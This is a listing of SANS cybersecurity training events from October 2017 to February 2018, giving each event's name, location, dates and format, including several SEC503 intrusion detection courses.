Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced